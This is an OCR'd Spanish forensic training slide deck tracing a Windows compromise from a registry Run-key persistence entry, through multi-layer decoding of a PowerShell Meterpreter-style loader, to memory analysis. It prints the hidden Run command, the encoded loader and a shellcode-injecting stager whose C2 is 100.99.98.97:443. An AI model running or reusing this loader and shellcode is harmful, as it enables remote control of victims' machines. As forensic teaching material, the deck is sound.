LastWrite Time Thu Sep 20 19:04:10 2018 (UTC)

Software\Microsoft\Windows\CurrentVersion\RunOnce has no values.

Software\Microsoft\Windows\CurrentVersion\RunServices not found.

Software\Microsoft\Windows\CurrentVersion\RunServicesOnce not found.
```

Paso 4 : Persistencia


```
----------------------------------------
user_run v.20140115
(NTUSER.DAT) [Autostart] Get autostart key contents from NTUSER.DAT hive

Software\Microsoft\Windows\CurrentVersion\Run
LastWrite Time Sat Nov  3 10:08:32 2018 (UTC)
  Felicidad2.0: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([
  System.Convert]::FromBase64String((Get-Item 'HKCU:FeliciSoft').GetValue('HappiSoft'))))"

Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run not found.

Software\Microsoft\Windows\CurrentVersion\RunOnce
LastWrite Time Thu Sep 20 19:04:10 2018 (UTC)

Software\Microsoft\Windows\CurrentVersion\RunOnce has no values.

Software\Microsoft\Windows\CurrentVersion\RunServices not found.

Software\Microsoft\Windows\CurrentVersion\RunServicesOnce not found.
```

Paso 4 : Persistencia



Paso 4: Persistencia

- Persistencia en espacio de usuario
- Clave en HKCU que llama a un Powershell
- Script codificado en base64

IOC

- **IOC**: Existencia de la clave de registro FeliciSoft + HappySoft
- **Detección**: Script que busque la clave
- **Truco**: Desplegar script vía GPO, volcar resultados a una unidad compartida

Paso 5: Análisis del malware


- Decodificar el código **base64**
- Objetivo 1: **identificar** el malware
- Objetivo 2: extraer dominios o IP de comando y control (**C2**)

Subimos a MARIA el malware sin decodificar

Análisis del fichero *1-bicho1.txt*


Fecha: 2018-11-26 10:15:09
Nombre: 1-bicho1.txt
Tamaño: 5937 bytes
Tipo de fichero: ASCII text, with very long lines, with no line terminators
Tipo MIME: text/plain
MD5: 1dc770c21adcf97869e23a4baf79098b
SHA1: fd7faca6f1aec24d69062745af6c9678102c5ba4
SHA256: 4add7ccae805afcf7251c6dc28c1c7fee4bf4a2df83e9ce2c60e043885f5a1ec

Resultado: NEGATIVO



Paso 5: Análisis del malware

Decodificamos el base64



Paso 5: Análisis del malware

Powershell anidado (varias capas de ofuscación)

```
if([IntPtr]::Size -eq 4)
{$b='powershell.exe'}
else
{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};
$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;
$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object
IO.MemoryStream(,[Convert]::FromBase64String(''H4sIAKJz3VsCA7VW+2/aOhT+uZX6P0QTUhIt5dGyTatU6To8Q0kLTXmVockkTjCYmDpOeWz73+8JJG2ntfduV7oRCMc+5/ic7/
t8jB+HrqQ8VKbRoqN8Ozk+6mCBl4qWc5FlKLmVF33c6UdHsJDj8us9US4VbYxWqypfYhpOLi4qsRAklIf3fINIFEVkOWWURJqufFcGMyLI6c10TlypfFNyX/
MNxqeYpWbbCnZnRDlFoZestbmLk3zyzopRqalfvqj6+LQ0ydceYswiTXW2kSTLvMeYqis/9GTDu+2KaKpNXcEj7sv8gIbnZ/leGGGfXEO0R2ITOeNepOpQBnwEkbEIlUNBSYTDuqbCsCO4izxPkChSDWWcx
B5PJn9p43Tj2ziUdEnyViiJ4CuHiEfqkijfxKHHyC3xJ+DlSEHDYKLrYPbIF0TLhTFjhvInYbRrss5g+10n7aUTWHWk0A3g8rVCbe7FjBxc1VcyTQSgw/MkAgDvx8nxybGfSWbr97rXLzUDo6PxfkwgQa3D
I7o3vFSKhmLDTlhysYXX3J2IiT55glfJibIXGG/7lzJjMH34PIWZcZ9TbwIeKac5jyazbyuzSnwakuo2xEvqZuLTXkOZ+IzsK8xnZteQkaamC8SrEkYCLBPYErJ/
castqXzyNWPKPCKQC0xFkBWQqP+czIEJTbVCmywBoMM7qC/ng+RJZp3KfJvtnryDkVphOIoMpRPDmXMNxSGYEc9QUBjRdAnFku+H6nO6dswkdXEks3AT/
YBiuluFh5EUsQuMQeV3zoq4FLMECENpUo+YW4cG2a7qqzBUMGNwDCDSI9AAM0n5jkx0ICDBPed63iHSWq4YWYLN/ujXGQ7goKdi3wsHB8RTf84vU/JBtgkOGQAvsgNyHcalofSpkNA/
EkxBPv9t7xeNA7KoCJJyoGUHY2xuZaLmHDnrJ1pMEdnXLyTUXhd8aeKIfCwfGoT2rnBDKwiekRUy2zUXtITWtGTZ8O3Rc4tXP3lXrXmzIKqbmY+syLKbnWq32Sw/
tpx+WTo1S151LGnXhvO5g5q3vZG8t1DzjhYXo/Ju1aI7p4280abwcWfu1kVzs5sHnj+q+n7wyXduSx/qtD2odM3iGW5Xa3F7YK7NYjmq0XWzS3vdRasup6M+wz2/
EAxLnzHdtMW8X+L2zkKoMTt3dy2/35jZ3nbUpGReKLZpF3URunJve71GsAoaESp87j+gwWwxOmvNMAK/adz6wMxur26iXs3s4hveOX9fLZTuvYda/
X6IW0vmNZqF0miIPLQr3AWz0qfGfC1xa7CP1eC1PvM4kqE1LBT6dHf/0G0EqAY49pcc4Tpd9N4PId71HQ7MQa/0bItce7UJh/
F6fXn5LiEVWM1t8Au23uqxNhbRDDNgEXpndmbqXNTTbtjhNPHQtP1FuiAiJAxuIbinMvEhxribtOND34S74NChkwujB8Pzs1dHuvJkqD+36Wzq4uIe0gRBg+bybRIGcmYUN+fFInTc4qZchBp/
v7IKX221JJKRNGzAJY3L9nH1ROM5P/h/wUrP1Qx+vH8F63nuH1Z/C8CikZT7y+TPE38E5h9XPsBUgqUDjYGRw5X0BgCpMF5c2n4ArPvpk/zruonl6TXc5CfHfwMJCY4r4gkAAA==''))),[
IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
$s.UseShellExecute=$false;
$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;
$p=[System.Diagnostics.Process]::Sta
```

Paso 5: Análisis del malware

Se puede usar Powershell para superar la ofuscación:

```
$a = $(New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream(,[
Convert]::FromBase64String('H4sIAKJz3VsCA7VW+2/aOhT+uZX6P0QTUhIt5dGyTatU6To8Q0kLTXmVockkTjCYmDpOeWz73+8JJG2ntfduV7oRCMc+5/ic7/
t8jB+HrqQ8VKbRoqN8Ozk+6mCBl4qWc5FlKLmVF33c6UdHsJDj8us9US4VbYxWqypfYhpOLi4qsRAklIf3fINIFEVkOWWURJqufFcGMyLI6c10TlypfFNyX/
MNxqeYpWbbCnZnRDlFoZestbmLk3zyzopRqalfvqj6+LQ0ydceYswiTXW2kSTLvMeYqis/9GTDu+2KaKpNXcEj7sv8gIbnZ/leGGGfXEO0R2ITOeNepOpQBnwEkbEIlUNBSYTDuqbCsCO4iz
xPkChSDWWcxB5PJn9p43Tj2ziUdEnyViiJ4CuHiEfqkijfxKHHyC3xJ+DlSEHDYKLrYPbIF0TLhTFjhvInYbRrss5g+10n7aUTWHWk0A3g8rVCbe7FjBxc1VcyTQSgw/MkAgDvx8nxybGfSW
br97rXLzUDo6PxfkwgQa3DI7o3vFSKhmLDTlhysYXX3J2IiT55glfJibIXGG/7lzJjMH34PIWZcZ9TbwIeKac5jyazbyuzSnwakuo2xEvqZuLTXkOZ+IzsK8xnZteQkaamC8SrEkYCLBPYEr
J/castqXzyNWPKPCKQC0xFkBWQqP+czIEJTbVCmywBoMM7qC/ng+RJZp3KfJvtnryDkVphOIoMpRPDmXMNxSGYEc9QUBjRdAnFku+H6nO6dswkdXEks3AT/
YBiuluFh5EUsQuMQeV3zoq4FLMECENpUo+YW4cG2a7qqzBUMGNwDCDSI9AAM0n5jkx0ICDBPed63iHSWq4YWYLN/ujXGQ7goKdi3wsHB8RTf84vU/JBtgkOGQAvsgNyHcalofSpkNA/
EkxBPv9t7xeNA7KoCJJyoGUHY2xuZaLmHDnrJ1pMEdnXLyTUXhd8aeKIfCwfGoT2rnBDKwiekRUy2zUXtITWtGTZ8O3Rc4tXP3lXrXmzIKqbmY+syLKbnWq32Sw/
tpx+WTo1S151LGnXhvO5g5q3vZG8t1DzjhYXo/Ju1aI7p4280abwcWfu1kVzs5sHnj+q+n7wyXduSx/qtD2odM3iGW5Xa3F7YK7NYjmq0XWzS3vdRasup6M+wz2/
EAxLnzHdtMW8X+L2zkKoMTt3dy2/35jZ3nbUpGReKLZpF3URunJve71GsAoaESp87j+gwWwxOmvNMAK/adz6wMxur26iXs3s4hveOX9fLZTuvYda/
X6IW0vmNZqF0miIPLQr3AWz0qfGfC1xa7CP1eC1PvM4kqE1LBT6dHf/0G0EqAY49pcc4Tpd9N4PId71HQ7MQa/0bItce7UJh/F6fXn5LiEVWM1t8Au23uqxNhbRDDNgEXpndmbqXNTTbtjhN
PHQtP1FuiAiJAxuIbinMvEhxribtOND34S74NChkwujB8Pzs1dHuvJkqD+36Wzq4uIe0gRBg+bybRIGcmYUN+fFInTc4qZchBp/v7IKX221JJKRNGzAJY3L9nH1ROM5P/h/
wUrP1Qx+vH8F63nuH1Z/C8CikZT7y+TPE38E5h9XPsBUgqUDjYGRw5X0BgCpMF5c2n4ArPvpk/zruonl6TXc5CfHfwMJCY4r4gkAAA==')),[
IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
Out-File -FilePath bicho2.txt -InputObject $a -Encoding ASCII
```

Paso 5: Análisis del malware

Tercer nivel de ofuscación (matrioska code)

```
7
8   function yfUQN {
9       Param (
10          [Parameter(Position = 0, Mandatory = $True)] [Type[]] $r4dg,
11          [Parameter(Position = 1)] [Type] $q9b = [Void]
12      )
13
14      $di = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [
        System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class,
        Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
15      $di.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
        $r4dg).SetImplementationFlags('Runtime, Managed')
16      $di.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $q9b, $r4dg).SetImplementationFlags('Runtime, Managed')
17
18      return $di.CreateType()
19  }
20
21  [Byte[]]$e2V = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/
    rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/
    gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/9VqAWhkY2JhaAIAAbuJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/1YXAdAz/
    Tgh17GjwtaJW/9VqAGoEVldoAtnIX//VizZqQGgAEAAAVmoAaFikU+X/1ZNTagBWU1doAtnIX//VAcMpxnXuww==")
22
23  $xa = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((bskP kernel32.dll VirtualAlloc), (yfUQN @([IntPtr], [UInt32], [
    UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $e2V.Length,0x3000, 0x40)
24  [System.Runtime.InteropServices.Marshal]::Copy($e2V, 0, $xa, $e2V.length)
25
26  $fg = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((bskP kernel32.dll CreateThread), (yfUQN @([IntPtr], [UInt32], [
    IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$xa,[IntPtr]::Zero,0,[IntPtr]::Zero)
27  [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((bskP kernel32.dll WaitForSingleObject), (yfUQN @([IntPtr], [
    Int32]))).Invoke($fg,0xffffffff) | Out-Null
```

Paso 5: Análisis del malware

La decodificación en base64 genera un shellcode que puede ser analizado con scdbg.exe

```
C:\Users\antonio\Desktop\Forense_MINAF\Paso6_BichoSistema>scdbg.exe /f bicho3_decoded.txt
Loaded 11b bytes from file bicho3_decoded.txt
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40109d  LoadLibraryA(ws2_32)
4010ad  WSAStartup(190)
4010ca  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010d6  connect(h=42, host: 100.99.98.97 , port: 443 ) = 71ab4a07
4010e6  ExitProcess(-1157562366)

Stepcount 1120817



C:\Users\antonio\Desktop\Forense_MINAF\Paso6_BichoSistema>
```

Paso 5: Análisis del malware

… ! y conseguimos su C2 !


```
C:\Users\antonio\Desktop\Forense_MINAF\Paso6_BichoSistema>scdbg.exe /f bicho3_decoded.txt
Loaded 11b bytes from file bicho3_decoded.txt
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40109d  LoadLibraryA(ws2_32)
4010ad  WSAStartup(190)
4010ca  WSASocket(af=2, t                    p=0, flags=0)
4010d6  connect(h=42, hos    100.99.98.97    port: 443 ) = 71ab4a07
4010e6  ExitProcess(-1157

Stepcount 1120817



C:\Users\antonio\Desktop\Forense_MINAF\Paso6_BichoSistema>
```

Subimos a MARIA el malware decodificado

Análisis del fichero *6-bicho3_decoded.txt*

Fecha: 2018-11-26 10:15:54
Nombre: 6-bicho3_decoded.txt
Tamaño: 283 bytes
Tipo de fichero: data
Tipo MIME: application/octet-stream
MD5: 54612c440059f0944c1a8c5b6c0e1a72
SHA1: 521119385d77f24c689a2558777b0fd29fd4c7a4
SHA256: b13a81ffeca25ff65109c888b1101a5658621dc6deb7af7bc2a335ebb660462f

Resultado: POSITIVO



Resultado	Malware
POSITIVO	Trojan.Dos.Shellcode.ewfvwj
POSITIVO	Generic.RozenaA.DD32C459
NEGATIVO	
POSITIVO	Generic.RozenaA.DD32C459 (B)
NEGATIVO	
NEGATIVO	
NEGATIVO	
POSITIVO	Trojan.Win32.Meterpreter
POSITIVO	Generic.RozenaA.DD32C459
NEGATIVO	
NEGATIVO	
NEGATIVO	
NEGATIVO	
NEGATIVO	
POSITIVO	Generic.RozenaA.DD32C459
POSITIVO	Generic.RozenaA.DD32C459(DB)
POSITIVO	Win.Trojan.MSShellcode-7

Paso 5: Análisis del malware

- Se ha **decodificado** el malware
- Varios niveles de **ofuscación**
- IP del C2: **100.99.98.97:443**

IOC

- IOC: 100.99.98.97, puerto 443
- Detección: Logs del proxy/cortafuegos
- Truco: Buscar en TODOS los logs disponibles, buscar en los historiales

Paso 6: Memoria RAM

- Análisis con **Volatility** (Rekall es otra opción)
- **TODO** está en la memoria
- Conexiones, registro, ficheros, eventos…
- (casi) Se **podría** resolver el incidente con la RAM

Paso 6: Memoria RAM

Analizamos las conexiones de red con netscan:

TCPv4	10.11.0.11:50553	10.11.0.100:445	CLOSED	-1	
TCPv4	10.11.0.11:50495	2.16.65.18:443	CLOSED	-1	
UDPv4	0.0.0.0:3702	*:*		1284	svchost.exe
TCPv4	10.11.0.11:50541	2.16.65.18:443	CLOSED	-1	
TCPv6	fe80::a168:90b3:fb00:af46:53171	fe80::2906:6e4d:5b59:87b5:25006	ESTABLISHED	-1	
TCPv4	168.156.209.1:0	-:0	CLOSED	-1	
TCPv4	10.11.0.11:50555	2.16.65.18:443	ESTABLISHED	-1	
TCPv4	10.11.0.11:53262	101.132.122.231:443	ESTABLISHED	-1	
TCPv4	120.129.210.0:0	-:0	CLOSED	-1	
TCPv4	10.11.0.11:50554	2.16.65.18:443	ESTABLISHED	-1	
TCPv4	10.11.0.11:53288	10.11.0.100:49155	ESTABLISHED	-1	

Paso 6: Memoria RAM

Analizamos las conexiones de red con netscan:

TCPv4	10.11.0.11:50553	10.11.0.100:445	CLOSED	-1	
TCPv4	10.11.0.11:50495	2.16.65.18:443	CLOSED	-1	
UDPv4	0.0.0.0:3702	*:*		1284	svchost.exe
TCPv4	10.11.0.11:50541	2.16.65.18:443	CLOSED	-1	
TCPv6	fe80::a168:90b3:fb00:af46:53171	fe80::2906:6e4d:5b59:87b5:25006	ESTABLISHED	-1	
TCPv4	168.156.209.1:0	-:0	CLOSED	-1	
TCPv4	10.11.0.11:50555	[illegible]	[illegible]	[illegible]	
TCPv4	10.11.0.11:53262	101.132.122.231:443	ESTABLISHED	-1	
TCPv4	120.129.210.0:0	[illegible]	[illegible]	[illegible]	
TCPv4	10.11.0.11:50554	2.16.65.18:443	ESTABLISHED	-1	
TCPv4	10.11.0.11:53288	10.11.0.100:49155	ESTABLISHED	-1	

Paso 6: Memoria RAM

Analizamos los procesos activos con pstree:

```
.. 0xfffffa8003c09b00:svchost.exe                748    452     20    498 2018-11-03 09:59:06 UTC+0000
.. 0xfffffa80024f5130:sppsvc.exe                1512    452      0 ------ 2018-11-03 10:01:10 UTC+0000
.. 0xfffffa8003ceab00:svchost.exe                372    452     28    764 2018-11-03 09:59:06 UTC+0000
... 0xfffffa80037b32f0:csrss.exe                 392    372      8    161 2018-11-03 09:59:05 UTC+0000
... 0xfffffa80038b2b00:winlogon.exe              436    372      3    112 2018-11-03 09:59:05 UTC+0000
.. 0xfffffa8003b524b0:vds.exe                   3060    452     13    165 2018-11-03 14:53:44 UTC+0000
. 0xfffffa800378cb00:lsass.exe                   484    380      8    922 2018-11-03 09:59:05 UTC+0000
 0xfffffa8001850710:System                         4      0     92    619 2018-11-03 09:59:02 UTC+0000
. 0xfffffa8002e60040:smss.exe                    268      4      2     33 2018-11-03 09:59:02 UTC+0000
 0xfffffa8003998b00:explorer.exe                2860   2808     22    771 2018-11-03 09:59:20 UTC+0000
 0xfffffa8001b5ab00:explorer.exe                2232    852     32    946 2018-11-03 10:01:25 UTC+0000
. 0xfffffa80024fdb00:OUTLOOK.EXE                3428   2232     28   2635 2018-11-03 10:04:08 UTC+0000
. 0xfffffa8001be4700:iexplore.exe               2316   2232     16    797 2018-11-03 10:01:33 UTC+0000
.. 0xfffffa8002839060:wscript.exe               3692   2316      8    244 2018-11-03 10:05:03 UTC+0000
... 0xfffffa80021e8b00:rundll32.exe             1100   3692      6    368 2018-11-03 10:05:16 UTC+0000
.... 0xfffffa8002f69b00:cmd.exe                 2008   1100      0 ------ 2018-11-03 10:06:31 UTC+0000
.. 0xfffffa80021fc490:iexplore.exe              4068   2316     19    575 2018-11-03 10:04:44 UTC+0000
.. 0xfffffa8001c762c0:iexplore.exe              1492   2316     21    621 2018-11-03 14:55:54 UTC+0000
.. 0xfffffa8001f1a7c0:iexplore.exe              3440   2316     24   1074 2018-11-03 10:02:35 UTC+0000
.. 0xfffffa8001bdf060:iexplore.exe               472   2316     28    916 2018-11-03 10:01:34 UTC+0000
.. 0xfffffa80020cb060:iexplore.exe              3964   2316     38   2403 2018-11-03 10:03:24 UTC+0000
. 0xfffffa8003bf5aa0:cmd.exe                    2880   2232      1     21 2018-11-03 14:57:24 UTC+0000
.. 0xfffffa8001f25910:winpmem.exe               3196   2880      1     47 2018-11-03 14:57:48 UTC+0000
```

Paso 6: Memoria RAM

Analizamos los procesos activos con pstree:

```
.. 0xffffffa8003c09b00:svchost.exe                748    452     20    498 2018-11-03 09:59:06 UTC+0000
.. 0xffffffa80024f5130:sppsvc.exe                1512    452      0 ------ 2018-11-03 10:01:10 UTC+0000
.. 0xffffffa8003ceab00:svchost.exe                372    452     28    764 2018-11-03 09:59:06 UTC+0000
... 0xffffffa80037b32f0:csrss.exe                 392    372      8    161 2018-11-03 09:59:05 UTC+0000
... 0xffffffa80038b2b00:winlogon.exe              436    372      3    112 2018-11-03 09:59:05 UTC+0000
.. 0xffffffa8003b524b0:vds.exe                   3060    452     13    165 2018-11-03 14:53:44 UTC+0000
. 0xffffffa800378cb00:lsass.exe                   484    380      8    922 2018-11-03 09:59:05 UTC+0000
 0xffffffa8001850710:System                         4      0     92    619 2018-11-03 09:59:02 UTC+0000
. 0xffffffa8002e60040:smss.exe                    268      4      2     33 2018-11-03 09:59:02 UTC+0000
 0xffffffa8003998b00:explorer.exe                2860   2808     22    771 2018-11-03 09:59:20 UTC+0000
 0xffffffa8001b5ab00:explorer.exe                2232    852     32    946 2018-11-03 10:01:25 UTC+0000
. 0xffffffa80024fdb00:OUTLOOK.EXE                3428   2232     28   2635 2018-11-03 10:04:08 UTC+0000
. 0xffffffa8001be4700:iexplore.exe               2316   2232     16    797 2018-11-03 10:01:33 UTC+0000
.. 0xffffffa8002839060:wscript.exe               3692   2316      8    244 2018-11-03 10:05:03 UTC+0000
... 0xffffffa80021e8b00:rundll32.exe             1100   3692      6    368 2018-11-03 10:05:16 UTC+0000
.... 0xffffffa8002f69b00:cmd.exe                 2008   1100      0 ------ 2018-11-03 10:06:31 UTC+0000
.. 0xffffffa80021fc490:iexplore.exe              4068   2316     19    575 2018-11-03 10:04:44 UTC+0000
.. 0xffffffa8001c762c0:iexplore.exe              1492   2316     21    621 2018-11-03 14:55:54 UTC+0000
.. 0xffffffa8001f1a7c0:iexplore.exe              3440   2316     24   1074 2018-11-03 10:02:35 UTC+0000
.. 0xffffffa8001bdf060:iexplore.exe               472   2316     28    916 2018-11-03 10:01:34 UTC+0000
.. 0xffffffa80020cb060:iexplore.exe              3964   2316     38   2403 2018-11-03 10:03:24 UTC+0000
. 0xffffffa8003bf5aa0:cmd.exe                    2880   2232      1     21 2018-11-03 14:57:24 UTC+0000
.. 0xffffffa8001f25910:winpmem.exe               3196   2880      1     47 2018-11-03 14:57:48 UTC+0000
```

Paso 6: Memoria RAM

Analizamos los privilegios con privs

1100	rundll32.exe	5	SeIncreaseQuotaPrivilege	Present,Enabled	Increase quotas
1100	rundll32.exe	6	SeMachineAccountPrivilege		Add workstations to the dom
1100	rundll32.exe	7	SeTcbPrivilege		Act as part of the operatin
1100	rundll32.exe	8	SeSecurityPrivilege	Present,Enabled	Manage auditing and securit
1100	rundll32.exe	9	SeTakeOwnershipPrivilege	Present,Enabled	Take ownership of files/obj
1100	rundll32.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device driv
1100	rundll32.exe	11	SeSystemProfilePrivilege	Present,Enabled	Profile system performance
1100	rundll32.exe	12	SeSystemtimePrivilege	Present,Enabled	Change the system time
1100	rundll32.exe	13	SeProfileSingleProcessPrivilege	Present,Enabled	Profile a single process
1100	rundll32.exe	14	SeIncreaseBasePriorityPrivilege	Present,Enabled	Increase scheduling priorit
1100	rundll32.exe	15	SeCreatePagefilePrivilege	Present,Enabled	Create a pagefile
1100	rundll32.exe	16	SeCreatePermanentPrivilege		Create permanent shared obj
1100	rundll32.exe	17	SeBackupPrivilege	Present,Enabled	Backup files and directorie
1100	rundll32.exe	18	SeRestorePrivilege	Present,Enabled	Restore files and directori
1100	rundll32.exe	19	SeShutdownPrivilege	Present,Enabled	Shut down the system
1100	rundll32.exe	20	SeDebugPrivilege	Present,Enabled	Debug programs
1100	rundll32.exe	21	SeAuditPrivilege		Generate security audits
1100	rundll32.exe	22	SeSystemEnvironmentPrivilege	Present,Enabled	Edit firmware environment v
1100	rundll32.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of ch
1100	rundll32.exe	24	SeRemoteShutdownPrivilege	Present,Enabled	Force shutdown from a remot
1100	rundll32.exe	25	SeUndockPrivilege	Present,Enabled	Remove computer from dockin
1100	rundll32.exe	26	SeSyncAgentPrivilege		Synch directory service dat

Paso 6: Memoria RAM


Analizamos los privilegios con privs

1100	rundll32.exe	5	SeIncreaseQuotaPrivilege	Present,Enabled	Increase quotas
1100	rundll32.exe	6	SeMachineAccountPrivilege		Add workstations to the do
1100	rundll32.exe	7	SeTcbPrivilege		Act as part of the operati
1100	rundll32.exe	8	SeSecurityPrivilege	Present,Enabled	Manage auditing and securi
1100	rundll32.exe	9	SeTakeOwnershipPrivilege	Present,Enabled	Take ownership of files/ob
1100	rundll32.exe	10	SeLoadDriverPrivilege	Present,Enabled	Load and unload device dri
1100	rundll32.exe	11	SeSystemProfilePrivilege	Present,Enabled	Profile system performance
1100	rundll32.exe	12	SeSystemtimePrivilege	Present,Enabled	Change the system time
1100	rundll32.exe	13	SeProfileSingleProcessPrivilege	Present,Enabled	Profile a single process
1100	rundll32.exe	14	SeIncreaseBasePriorityPrivilege	Present,Enabled	Increase scheduling priori
1100	rundll32.exe	15	SeCreatePagefilePrivilege	Present,Enabled	Create a pagefile
1100	rundll32.exe	16	SeCreatePermanentPrivilege		Create permanent shared ob
1100	rundll32.exe	17	SeBackupPrivilege	Present,Enabled	Backup files and directori
1100	rundll32.exe	18	SeRestorePrivilege	Present,Enabled	Restore files and director
1100	rundll32.exe	19	SeShutdownPrivilege	Present,Enabled	Shut down the system
1100	rundll32.exe	20	SeDebugPrivilege	Present,Enabled	Debug programs
1100	rundll32.exe	21	SeAuditPrivilege		Generate security audits
1100	rundll32.exe	22	SeSystemEnvironmentPrivilege	Present,Enabled	Edit firmware environment
1100	rundll32.exe	23	SeChangeNotifyPrivilege	Present,Enabled,Default	Receive notifications of c
1100	rundll32.exe	24	SeRemoteShutdownPrivilege	Present,Enabled	Force shutdown from a remo
1100	rundll32.exe	25	SeUndockPrivilege	Present,Enabled	Remove computer from docki
1100	rundll32.exe	26	SeSyncAgentPrivilege		Synch directory service da

Paso 6: Memoria RAM

Buscamos malware con malfind:

